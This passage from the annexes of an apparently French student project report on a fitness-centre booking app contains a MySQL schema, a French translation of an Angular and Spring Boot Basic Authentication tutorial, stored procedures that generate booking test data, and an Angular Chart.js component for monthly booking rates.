    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE INDEX `fk_Command_Customer1_idx`
ON `db_fitness`.`Command` (`Customer_Users_username` ASC);
-----
-- Table `db_fitness`.`TimestampFacility`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`TimestampFacility` (
  `idTimestampFacility` INT NOT NULL AUTO_INCREMENT,
  `dateOfTimestamp` DATETIME NOT NULL,
  `Facility_idFacility` INT NOT NULL,
  `Seance_idSeance` INT NOT NULL,
  `FacilityCategory_idFacilityCategory` INT NOT NULL,
  PRIMARY KEY (`idTimestampFacility`),
  CONSTRAINT `fk_TimestampFacility_Facility1`
    FOREIGN KEY (`Facility_idFacility`)
    REFERENCES `db_fitness`.`Facility` (`idFacility`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION,
  CONSTRAINT `fk_TimestampFacility_Seance1`
    FOREIGN KEY (`Seance_idSeance`)
    REFERENCES `db_fitness`.`Seance` (`idSeance`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION,
  CONSTRAINT `fk_TimestampFacility_FacilityCategory1`
    FOREIGN KEY (`FacilityCategory_idFacilityCategory`)
    REFERENCES `db_fitness`.`FacilityCategory` (`idFacilityCategory`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE INDEX `fk_TimestampFacility_Facility1_idx`
ON `db_fitness`.`TimestampFacility` (`Facility_idFacility` ASC);

CREATE INDEX `fk_TimestampFacility_Seance1_idx`
ON `db_fitness`.`TimestampFacility` (`Seance_idSeance` ASC);

CREATE INDEX `fk_TimestampFacility_FacilityCategory1_idx`
ON `db_fitness`.`TimestampFacility` (`FacilityCategory_idFacilityCategory` ASC);

```

```

-----
-- Table `db_fitness`.`Command_has_Item`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Command_has_Item` (
  `Command_idCommand` INT NOT NULL,
  `Item_idItem` INT NOT NULL,
  PRIMARY KEY (`Command_idCommand`, `Item_idItem`),
  CONSTRAINT `fk_Command_has_Item_Command1`
    FOREIGN KEY (`Command_idCommand`)
    REFERENCES `db_fitness`.`Command` (`idCommand`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION,
  CONSTRAINT `fk_Command_has_Item_Item1`
    FOREIGN KEY (`Item_idItem`)
    REFERENCES `db_fitness`.`Item` (`idItem`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE INDEX `fk_Command_has_Item_Item1_idx`
ON `db_fitness`.`Command_has_Item` (`Item_idItem` ASC);

CREATE INDEX `fk_Command_has_Item_Command1_idx`
ON `db_fitness`.`Command_has_Item` (`Command_idCommand` ASC);

-----
-- Table `db_fitness`.`MaintenanceOperation`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`MaintenanceOperation` (
  `idMaintenanceOperation` INT NOT NULL AUTO_INCREMENT,
  `dateOfIntervention` DATETIME NULL,
  `typeOfIntervention` VARCHAR(45) NULL,
  `DescOfIntervention` VARCHAR(255) NULL,
  `costOfIntervention` FLOAT NULL,
  PRIMARY KEY (`idMaintenanceOperation`))
ENGINE = InnoDB;

```



```

-----
-- Table `db_fitness`.`Facility_has_MaintenanceOperation`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Facility_has_MaintenanceOperation` (
  `Facility_idFacility` INT NOT NULL,
  `MaintenanceOperation_idMaintenanceOperation` INT NOT NULL,
  PRIMARY KEY (`Facility_idFacility`,
  `MaintenanceOperation_idMaintenanceOperation`),
  CONSTRAINT `fk_Facility_has_MaintenanceOperation_Facility1`
    FOREIGN KEY (`Facility_idFacility`)
    REFERENCES `db_fitness`.`Facility` (`idFacility`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION,
  CONSTRAINT `fk_Facility_has_MaintenanceOperation_MaintenanceOperation1`
    FOREIGN KEY (`MaintenanceOperation_idMaintenanceOperation`)
    REFERENCES `db_fitness`.`MaintenanceOperation` (`idMaintenanceOperation`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE INDEX `fk_Facility_has_MaintenanceOperation_MaintenanceOperation1_idx`
ON `db_fitness`.`Facility_has_MaintenanceOperation`
(`MaintenanceOperation_idMaintenanceOperation` ASC);

CREATE INDEX `fk_Facility_has_MaintenanceOperation_Facility1_idx`
ON `db_fitness`.`Facility_has_MaintenanceOperation`
(`Facility_idFacility` ASC);

-----
-- Table `db_fitness`.`Evenement`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Evenement` (
  `idEvt` INT NOT NULL AUTO_INCREMENT,
  `titleEvt` VARCHAR(75) NOT NULL,
  `descriptionEvt` VARCHAR(255) NULL,
  `imageEvt` VARCHAR(45) NULL,
  `videoEvt` VARCHAR(255) NULL,
  `startDateTimeEvt` DATETIME NOT NULL,
  `endDateTimeEvt` DATETIME NOT NULL,
  PRIMARY KEY (`idEvt`))
ENGINE = InnoDB;

SET SQL_MODE=@OLD_SQL_MODE;
SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS;
SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS;

```

## 10.2 Annexe 2 – Traduction d'un extrait d'un site anglophone

*[In previous tutorial we had implemented—Angular 7 + Spring Boot Login Example.](#) We had also created a menu with links to pages.*

*In previous example we had implemented hardcoded username and password using the angular code for login. In this tutorial we will be implementing Basic Authentication using Spring Boot. All the REST calls made from Angular to Spring Boot will be authenticated using Basic Authentication. Basic authentication is a simple authentication scheme built using the HTTP protocol. When using this protocol the HTTP requests have **Authorization header which has the word Basic followed by a space and base 64 encoded string username:password***

Dans le tutoriel précédent, nous avons implémenté Angular 7 et SpringBoot Login. On a également créé un menu avec des liens vers d'autres pages. Dans l'exemple précédent nous avons implémenter des username et des password en dur, en utilisant le code angular pour le login.

Dans ce tutoriel nous allons implémenter le Basic Authentication en utilisant Spring Boot. Tous les appels Rest effectués depuis Angular vers SpringBoot seront authentifiés grâce au Basic Authentication.

Basic authentication est un simple système d'authentification utilisant le protocole HTTP. Lorsque l'on utilise ce protocole, les requêtes HTTP disposent d'un header d'autorisation qui contient le mot Basic suivi d'un espace et et d'une chaîne username:password, codée en base 64.

*In a previous tutorial we had implemented [Spring Boot + Basic Authentication Example.](#)*

*Also in this tutorial the angular code though functional is not optimized. There is lot of repetition of the Basic Authentication code for adding header. [We will be optimizing this code using the HTTPInterceptors in the next tutorial.](#)*

Dans un précédent tutoriel, nous avons implémenté Spring Boot + Basic Authentication. De plus, dans ce tutoriel, le code Angular bien que fonctionnel, n'est pas optimisé. Il y a beaucoup de répétition du code Basic Authentication pour ajouter un header. Nous allons optimiser ce code en utilisant les HTTPInterceptors dans le prochain tutoriel.

### **Basic Authentication using Spring Boot**

*In previous tutorial we had implemented Spring Boot REST API's for performing CRUD operations. In this tutorial we will be adding the basic authentication to this application.*

*We will be modifying the code we developed in the [previous tutorial](#) The maven project is as follows -*

## **Authentification de base avec Spring Boot**

Dans le précédent tutoriel, nous avons implémenté les API REST Spring Boot pour faire des opérations CRUD. Dans ce tutoriel, nous allons ajouter l'authentification de base à cette application.

Nous allons modifier le code que nous avons développé dans le précédent tutoriel. Le projet maven est le suivant :

*The pom.xml is defined as follows*



Le fichier pom.xml est défini comme suit :

*Next we configure Spring Security to make use of in memory authentication. Also here we allow OPTIONS call to be allowed. These OPTIONS call are made by Angular application to Spring Boot application. Also here we are disabling csrf. Previous [Spring Boot Security—Enabling CSRF Protection Tutorial](#) we had seen what is csrf.*

Ensuite, nous configurons Spring Security pour pouvoir utiliser l'authentification en mémoire.

Ici aussi, nous permettons l'appel OPTIONS. Ces appels OPTIONS sont effectués par l'application Angular vers l'application Spring Boot. Nous désactivons également le CSRF.

*Define a model class user. This user object will be returned to Angular when its user tries to login using the username and password. Only if the basic auth credentials are correct will this object be returned by the controller.*

Définissez une classe Model user. Cet objet user sera renvoyé à Angular lorsque son utilisateur essaiera de se connecter à l'aide du nom d'utilisateur et du mot de passe.

Si les informations d'authentification sont correctes que l'objet sera renvoyé par le contrôleur.

*In the controller we define another REST API for returning the user object.*

Dans le contrôleur, nous définissons une autre API REST pour renvoyer l'objet user

#### **Implement changes for Basic Authentication on the Angular side**

*We will be modifying the code we developed in the [previous tutorial](#) The angular project we will be developing is as follows-*

Implémentation des changements pour l'authentification côté Angular

Nous allons modifier le code que nous avons développé lors du précédent tutoriel.

Le projet angular sera développer comme suit :

*In the http-client.service.ts we will be adding the basic auth header before making the REST calls.*

Dans le http-client.service.ts, nous ajouterons les header d'authentification avant de faire les appels REST.

*Previously the authentication.service.ts used to check the credentials against hardcoded values. Now we will make a REST call using Basic Auth header. Only if the User object is returned will be login be successful.*

Précédemment , le authentication.service.ts était utilisé pour vérifier les informations d'identification par rapport aux valeurs codées en dur.

Nous allons maintenant passer un appel REST en utilisant le header Basic Auth.

La connexion sera établie uniquement si l'objet user est renvoyé.

*In the login.service.ts we check if the valid user is returned by the authentication service. If yes then login is successful and the user is forwarded to the employee page.*

Dans le fichier login.service.ts, nous vérifions si le user valide est renvoyé par le service d'authentification.

Si oui, alors la connexion est réussie et le user est transféré à la page des employés.

*Now if we go to localhost:4200/login. Login using the credentials -username='javainuse', password='password'. User will be authenticated using Basic Authentication and forwarded to employees page.*

Maintenant, si nous allons sur localhost: 4200 / login.

En se connectant avec les informations d'identification -username = 'javainuse', password = 'password'.

L'utilisateur sera authentifié via Basic Authentication et transféré à la page des employés.

## 10.2 Annexe 3 – Procédures stockées

```
DROP FUNCTION IF EXISTS func_count_timestamp^;
```

```
CREATE FUNCTION func_count_timestamp(dateTimeOfSeance DATETIME, idFacility INT) RETURNS int
```

```
BEGIN
```

```
    DECLARE nb INT;
```

```
    SELECT COUNT(*) INTO nb FROM db_fitness.timestamp_facility WHERE  
date_of_timestamp=dateTimeOfSeance AND facility_id_facility=idFacility;
```

```
    RETURN nb;
```

```
END^;
```

```
CREATE TRIGGER triggerTimestamp BEFORE INSERT ON timestamp_facility
```

```
    FOR EACH ROW
```

```
    BEGIN
```

```
        IF `func_count_timestamp`(NEW.date_of_timestamp, NEW.facility_id_facility) > 0 THEN
```

```
            signal sqlstate '45000';
```

```
        END IF;
```

```
    END^;
```

```
drop procedure IF EXISTS proc_expenditure^;
```

```
CREATE PROCEDURE proc_expenditure (IN id_facility INT, OUT expenditure FLOAT)
```

```

BEGIN

    DECLARE nbRow INT;

    SELECT count(*) INTO nbRow FROM maintenance_operation INNER JOIN
facility_has_maintenance_operation

    WHERE facility_id_facility = id_facility;

    IF nbRow = 0 THEN

        SELECT price_facility into expenditure FROM facility WHERE facility.id_facility = id_facility;

    ELSE

        SELECT price_facility + sum(cost_of_intervention) INTO `expenditure` FROM
facility_has_maintenance_operation

        INNER JOIN db_fitness.maintenance_operation ON id_maintenance_operation =
maintenance_operation_id_maintenance_operation

        INNER JOIN facility ON facility_id_facility = facility.id_facility WHERE
facility.id_facility = id_facility;

    END IF;

END^;

drop procedure IF EXISTS proc_facility_adaptater^;

CREATE PROCEDURE proc_facility_adaptater ()

BEGIN

DELETE FROM facility_adaptater;

INSERT INTO facility_adaptater SELECT id_facility, name_facility, price_seance FROM facility;

END^;

drop procedure IF EXISTS proc_insert_cmdA^;

CREATE PROCEDURE proc_insert_cmdA (IN char_user VARCHAR(20), IN `i_index` INT, IN facility INT, IN
facility_category INT, IN index_timestamp INT)

BEGIN

    DECLARE i INT;

    DECLARE i_timestamp INT;

    DECLARE date_seance VARCHAR(255);

    DECLARE i_minute INT;

    DECLARE char_minute VARCHAR (5);

```

```

DECLARE i_heure INT;
DECLARE char_heure VARCHAR (5);
DECLARE i_jour INT;
DECLARE char_jour VARCHAR(5);
DECLARE i_mois INT;
DECLARE char_mois VARCHAR(5);
DECLARE i_annee INT;
DECLARE char_annee VARCHAR (6);

SET i = i_index;
SET i_jour = 1;
SET i_mois = 7;
SET i_annee = 2017;
SET i_timestamp = index_timestamp;
SET char_annee = CONCAT("", i_annee, "-");
WHILE i < (i_index + 700) DO

    insert into command (id_command, date_of_command, status_command, total_price,
customer_users_username) values (i, current_timestamp(), 0, 72, char_user);

    insert into command_has_item (item_id_item, command_id_command) values (i, i);

    IF i_jour > 9 THEN
        SET char_jour = CONCAT("", i_jour, " ");
    ELSE
        SET char_jour = CONCAT("0", i_jour, " ");
    END IF;

    IF i_mois > 9 THEN
        SET char_mois = CONCAT("", i_mois, "-");
    ELSE
        SET char_mois = CONCAT("0", i_mois, "-");
    END IF;

    SET date_seance = CONCAT(char_annee, char_mois, char_jour, "06:00:00");
    insert into seance (date_of_seance, nb_timestamp, status_seance, id_item,
customer_users_username) values (date_seance, 96, 0, i, char_user);

```

```

SET i_heure = 6;
WHILE i_heure < 22 DO
    SET i_minute = 0;
    WHILE i_minute < 6 DO
        SET i_timestamp = i_timestamp + 1;
        SET char_minute = CONCAT(i_minute, "0:00");
    IF i_heure > 9 THEN
        SET char_heure = CONCAT("", i_heure, ":");
    ELSE
        SET char_heure = CONCAT("0", i_heure, ":");
    END IF;
    SET date_seance = CONCAT(char_annee, char_mois, char_jour, char_heure,
char_minute);

    insert into timestamp_facility (id_timestamp_facility, date_of_timestamp,
facility_id_facility, facility_category_id_facility_category, seance_id_seance) values (i_timestamp,
date_seance, facility, facility_category, i);

    SET i_minute = i_minute + 1;
    END WHILE;
    SET i_heure = i_heure + 1;
    END WHILE;

SET i = i + 1;
IF i_mois = 12 AND i_jour = 31 THEN
    SET i_jour = 1;
    SET i_mois = 1;
    SET i_annee = i_annee + 1;
    SET char_annee = CONCAT("", i_annee, "-");
ELSEIF (i_mois=1 OR i_mois = 3 OR i_mois = 5 OR i_mois = 7 OR i_mois = 8 OR i_mois = 10) AND i_jour
= 31 THEN
    SET i_mois = i_mois + 1;
    SET i_jour = 1;
ELSEIF (i_mois = 4 OR i_mois = 6 OR i_mois = 9 OR i_mois = 11) AND i_jour = 30 THEN
    SET i_mois = i_mois + 1;
    SET i_jour = 1;
ELSEIF i_mois = 2 AND i_jour = 28 THEN

```

```

        SET i_mois = i_mois + 1;
    SET i_jour = 1;
ELSE
        SET i_jour = i_jour + 1;
    END IF;

END WHILE;

END^;

drop procedure IF EXISTS proc_insert_data^;
CREATE PROCEDURE proc_insert_data ()
BEGIN
    DECLARE i INT;
    DECLARE i_timestamp INT;
    DECLARE date_seance VARCHAR(255);
    DECLARE i_minute INT;
    DECLARE char_minute VARCHAR (5);
    DECLARE i_heure INT;
    DECLARE char_heure VARCHAR (5);
    DECLARE i_jour INT;
    DECLARE char_jour VARCHAR(5);
    DECLARE i_mois INT;
    DECLARE char_mois VARCHAR(5);
    DECLARE i_annee INT;
    DECLARE char_annee VARCHAR (6);

    SET i = 5;
    SET i_jour = 1;
    SET i_mois = 7;
    SET i_annee = 2017;
    SET i_timestamp = 0;
    SET char_annee = CONCAT("", i_annee, "-");
    WHILE i < 705 DO

```

```
insert into command (id_command, date_of_command, status_command, total_price,  
customer_users_username) values (i, current_timestamp(), 0, 72, "db_user1");
```

```
insert into command_has_item (item_id_item, command_id_command) values (i, i);
```

```
insert into item (id_item, price, type_item, quantity_item) values (i, 72, "Seance:seance", 1);
```

```
IF i_jour > 9 THEN
```

```
    SET char_jour = CONCAT("", i_jour, " ");
```

```
ELSE
```

```
    SET char_jour = CONCAT("0", i_jour, " ");
```

```
END IF;
```

```
IF i_mois > 9 THEN
```

```
    SET char_mois = CONCAT("", i_mois, "-");
```

```
ELSE
```

```
    SET char_mois = CONCAT("0", i_mois, "-");
```

```
END IF;
```

```
SET date_seance = CONCAT(char_annee, char_mois, char_jour, "06:00:00");
```

```
insert into seance (date_of_seance, nb_timestamp, status_seance, id_item,  
customer_users_username) values (date_seance, 96, 0, i, "db_user1");
```

```
SET i_heure = 8;
```

```
WHILE i_heure < 11 DO
```

```
    SET i_minute = 0;
```

```
    WHILE i_minute < 2 DO
```

```
        SET i_timestamp = i_timestamp + 1;
```

```
        SET char_minute = CONCAT(i_minute, "0:00");
```

```
    IF i_heure > 9 THEN
```

```
        SET char_heure = CONCAT("", i_heure, ":");
```

```
    ELSE
```

```
        SET char_heure = CONCAT("0", i_heure, ":");
```

```
    END IF;
```

```
    SET date_seance = CONCAT(char_annee, char_mois, char_jour, char_heure,  
char_minute);
```

```
        insert into timestamp_facility (id_timestamp_facility, date_of_timestamp,
facility_id_facility, facility_category_id_facility_category, seance_id_seance) values (i_timestamp,
date_seance, 1, 1, i);
```

```
        SET i_minute = i_minute + 1;
```

```
    END WHILE;
```

```
    SET i_heure = i_heure + 1;
```

```
    END WHILE;
```

```
SET i = i + 1;
```

```
IF i_mois = 12 AND i_jour = 31 THEN
```

```
    SET i_jour = 1;
```

```
    SET i_mois = 1;
```

```
    SET i_annee = i_annee + 1;
```

```
    SET char_annee = CONCAT("", i_annee, "-");
```

```
    ELSEIF (i_mois=1 OR i_mois = 3 OR i_mois = 5 OR i_mois = 7 OR i_mois = 8 OR i_mois = 10) AND i_jour
= 31 THEN
```

```
        SET i_mois = i_mois + 1;
```

```
        SET i_jour = 1;
```

```
    ELSEIF (i_mois = 4 OR i_mois = 6 OR i_mois = 9 OR i_mois = 11) AND i_jour = 30 THEN
```

```
        SET i_mois = i_mois + 1;
```

```
        SET i_jour = 1;
```

```
        ELSEIF i_mois = 2 AND i_jour = 28 THEN
```

```
            SET i_mois = i_mois + 1;
```

```
            SET i_jour = 1;
```

```
    ELSE
```

```
        SET i_jour = i_jour + 1;
```

```
    END IF;
```

```
END WHILE;
```

```
SET i = 705;
```

```
SET i_jour = 1;
```

```
SET i_mois = 7;
```

```
SET i_annee = 2017;
```

```
SET i_timestamp = 4200;
```

```
SET char_annee = CONCAT("", i_annee, "-");
```



WHILE i < 1405 DO

**insert into** command (id\_command, date\_of\_command, status\_command, total\_price, customer\_users\_username) **values** (i, current\_timestamp(), 0, 72, "db\_user2");

**insert into** command\_has\_item (item\_id\_item, command\_id\_command) **values** (i, i);

**insert into** item (id\_item, price, type\_item, quantity\_item) **values** (i, 72, "Seance:seance", 1);

IF i\_jour > 9 **THEN**

**SET** char\_jour = CONCAT("", i\_jour, " ");

ELSE

**SET** char\_jour = CONCAT("0", i\_jour, " ");

**END IF**;

IF i\_mois > 9 **THEN**

**SET** char\_mois = CONCAT("", i\_mois, "-");

ELSE

**SET** char\_mois = CONCAT("0", i\_mois, "-");

**END IF**;

**SET** date\_seance = CONCAT(char\_annee, char\_mois, char\_jour, "06:00:00");

**insert into** seance (date\_of\_seance, nb\_timestamp, status\_seance, id\_item, customer\_users\_username) **values** (date\_seance, 96, 0, i, "db\_user2");

**SET** i\_heure = 8;

WHILE i\_heure < 11 DO

**SET** i\_minute = 0;

WHILE i\_minute < 2 DO

**SET** i\_timestamp = i\_timestamp + 1;

**SET** char\_minute = CONCAT(i\_minute, "0:00");

IF i\_heure > 9 **THEN**

**SET** char\_heure = CONCAT("", i\_heure, ":");

ELSE

**SET** char\_heure = CONCAT("0", i\_heure, ":");

**END IF**;

**SET** date\_seance = CONCAT(char\_annee, char\_mois, char\_jour, char\_heure, char\_minute);

```
        insert into timestamp_facility (id_timestamp_facility, date_of_timestamp,
facility_id_facility, facility_category_id_facility_category, seance_id_seance) values (i_timestamp,
date_seance, 2, 1, i);
```

```
        SET i_minute = i_minute + 1;
```

```
    END WHILE;
```

```
    SET i_heure = i_heure + 1;
```

```
    END WHILE;
```

```
SET i = i + 1;
```

```
IF i_mois = 12 AND i_jour = 31 THEN
```

```
    SET i_jour = 1;
```

```
    SET i_mois = 1;
```

```
    SET i_annee = i_annee + 1;
```

```
    SET char_annee = CONCAT("", i_annee, "-");
```

```
    ELSEIF (i_mois=1 OR i_mois = 3 OR i_mois = 5 OR i_mois = 7 OR i_mois = 8 OR i_mois = 10) AND i_jour
= 31 THEN
```

```
        SET i_mois = i_mois + 1;
```

```
        SET i_jour = 1;
```

```
    ELSEIF (i_mois = 4 OR i_mois = 6 OR i_mois = 9 OR i_mois = 11) AND i_jour = 30 THEN
```

```
        SET i_mois = i_mois + 1;
```

```
        SET i_jour = 1;
```

```
    ELSEIF i_mois = 2 AND i_jour = 28 THEN
```

```
        SET i_mois = i_mois + 1;
```

```
        SET i_jour = 1;
```

```
    ELSE
```

```
        SET i_jour = i_jour + 1;
```

```
    END IF;
```

```
END WHILE;
```

```
SET i = 1405;
```

```
SET i_jour = 1;
```

```
SET i_mois = 7;
```

```
SET i_annee = 2018;
```

```
SET i_timestamp = 8400;
```

```
SET char_annee = CONCAT("", i_annee, "-");
```

WHILE i < 1740 DO

**insert into** command (id\_command, date\_of\_command, status\_command, total\_price, customer\_users\_username) **values** (i, current\_timestamp(), 0, 72, "db\_user3");

**insert into** command\_has\_item (item\_id\_item, command\_id\_command) **values** (i, i);

**insert into** item (id\_item, price, type\_item, quantity\_item) **values** (i, 72, "Seance:seance", 1);

IF i\_jour > 9 **THEN**

**SET** char\_jour = CONCAT("", i\_jour, " ");

ELSE

**SET** char\_jour = CONCAT("0", i\_jour, " ");

**END IF**;

IF i\_mois > 9 **THEN**

**SET** char\_mois = CONCAT("", i\_mois, "-");

ELSE

**SET** char\_mois = CONCAT("0", i\_mois, "-");

**END IF**;

**SET** date\_seance = CONCAT(char\_annee, char\_mois, char\_jour, "06:00:00");

**insert into** seance (date\_of\_seance, nb\_timestamp, status\_seance, id\_item, customer\_users\_username) **values** (date\_seance, 96, 0, i, "db\_user3");

**SET** i\_heure = 8;

WHILE i\_heure < 11 DO

**SET** i\_minute = 0;

WHILE i\_minute < 2 DO

**SET** i\_timestamp = i\_timestamp + 1;

**SET** char\_minute = CONCAT(i\_minute, "0:00");

IF i\_heure > 9 **THEN**

**SET** char\_heure = CONCAT("", i\_heure, ":");

ELSE

**SET** char\_heure = CONCAT("0", i\_heure, ":");

**END IF**;

**SET** date\_seance = CONCAT(char\_annee, char\_mois, char\_jour, char\_heure, char\_minute);

```

insert into timestamp_facility (id_timestamp_facility, date_of_timestamp, facility_id_facility,
facility_category_id_facility_category, seance_id_seance) values (i_timestamp, date_seance, 3, 1, i);

        SET i_minute = i_minute + 1;

    END WHILE;

    SET i_heure = i_heure + 1;

    END WHILE;

    SET i = i + 1;

    IF i_mois = 12 AND i_jour = 31 THEN

        SET i_jour = 1;

        SET i_mois = 1;

        SET i_annee = i_annee + 1;

        SET char_annee = CONCAT("", i_annee, "-");

        ELSEIF (i_mois=1 OR i_mois = 3 OR i_mois = 5 OR i_mois = 7 OR i_mois = 8 OR i_mois = 10) AND i_jour
= 31 THEN

            SET i_mois = i_mois + 1;

            SET i_jour = 1;

        ELSEIF (i_mois = 4 OR i_mois = 6 OR i_mois = 9 OR i_mois = 11) AND i_jour = 30 THEN

            SET i_mois = i_mois + 1;

            SET i_jour = 1;

            ELSEIF i_mois = 2 AND i_jour = 28 THEN

                SET i_mois = i_mois + 1;

                SET i_jour = 1;

            ELSE

                SET i_jour = i_jour + 1;

            END IF;

        END WHILE;

    END^;

drop procedure IF EXISTS proc_insert_end^;

CREATE PROCEDURE proc_insert_end ()

BEGIN

DECLARE A INT;

SET A = 1;

END^;

```

## 10.4 Annexe 4 – Script générant la synthèse de l'évolution du taux de réservation

```
import { ReportingService } from 'src/app/services/reporting.service';
import { Component, OnInit } from '@angular/core';
import { Chart } from 'chart.js';
@Component({
  selector: 'app-monthly-rate-booking',
  templateUrl: './monthly-rate-booking.component.html',
  styleUrls: ['./monthly-rate-booking.component.css']
})
export class MonthlyRateBookingComponent implements OnInit {
  chart: Chart;
  previousMonth: number;
  monthDataSet: string[] = ["Janvier", "Février", "Mars", "Avril", "Mai", "Juin", "Juillet",
"Août", "Septembre", "Octobre", "Novembre", "Décembre"]
  monthLabels: string[] = [];

  constructor(private reportingService: ReportingService) { }
  ngOnInit() {
    this.previousMonth = ((new Date()).getMonth() > 0) ? (new Date()).getMonth() - 1 : 11;
    for(let m = this.previousMonth; m < 12; m++){
      this.monthLabels.push(this.monthDataSet[m]);
    }
    for(let m = 0; m < this.previousMonth; m++){
      this.monthLabels.push(this.monthDataSet[m]);
    }
    this.chart = new Chart('synthese', {
      type: 'bar',
      data: {
        labels: this.monthLabels,
        datasets: [
          {
            label: (new Date()).getFullYear()-2 + "-" + (new Date()).getFullYear()-1,
            fill: false,
            lineTension: 0.1,
            backgroundColor: "rgba(75,192,192,0.4)",
            borderColor: "rgba(75,192,192,1)",
            borderCapStyle: 'butt',
            borderDash: [],
            borderDashOffset: 0.0,
            borderJoinStyle: 'miter',
            pointBorderColor: "rgba(75,192,192,1)",
            pointBackgroundColor: "#fff",
            pointBorderWidth: 1,
            pointHoverRadius: 5,
            pointHoverBackgroundColor: "rgba(75,192,192,1)",
```

```

        pointHoverBorderColor: "rgba(220,220,220,1)",
        pointHoverBorderWidth: 2,
        pointRadius: 1,
        pointHitRadius: 10,
        data: this.reportingService.listDataSetBooking1,
        spanGaps: false,
    },
    {
        label: (new Date().getFullYear()-1) + "-" + (new Date().getFullYear()),
        fill: false,
        lineTension: 0.1,
        backgroundColor: "#8e5ea2",
        borderColor: "#8e5ea2",
        borderCapStyle: 'butt',
        borderDash: [],
        borderDashOffset: 0.0,
        borderJoinStyle: 'miter',
        pointBorderColor: "#8e5ea2",
        pointBackgroundColor: "#fff",
        pointBorderWidth: 1,
        pointHoverRadius: 5,
        pointHoverBackgroundColor: "#8e5ea2",
        pointHoverBorderColor: "rgba(220,220,220,1)",
        pointHoverBorderWidth: 2,
        pointRadius: 1,
        pointHitRadius: 10,
        data: this.reportingService.listDataSetBooking2,
        spanGaps: false,
    }
]
},
options: {
    scales: {
        yAxes: [{
            ticks: {
                beginAtZero: true
            }
        }]
    }
}
});
}
}

```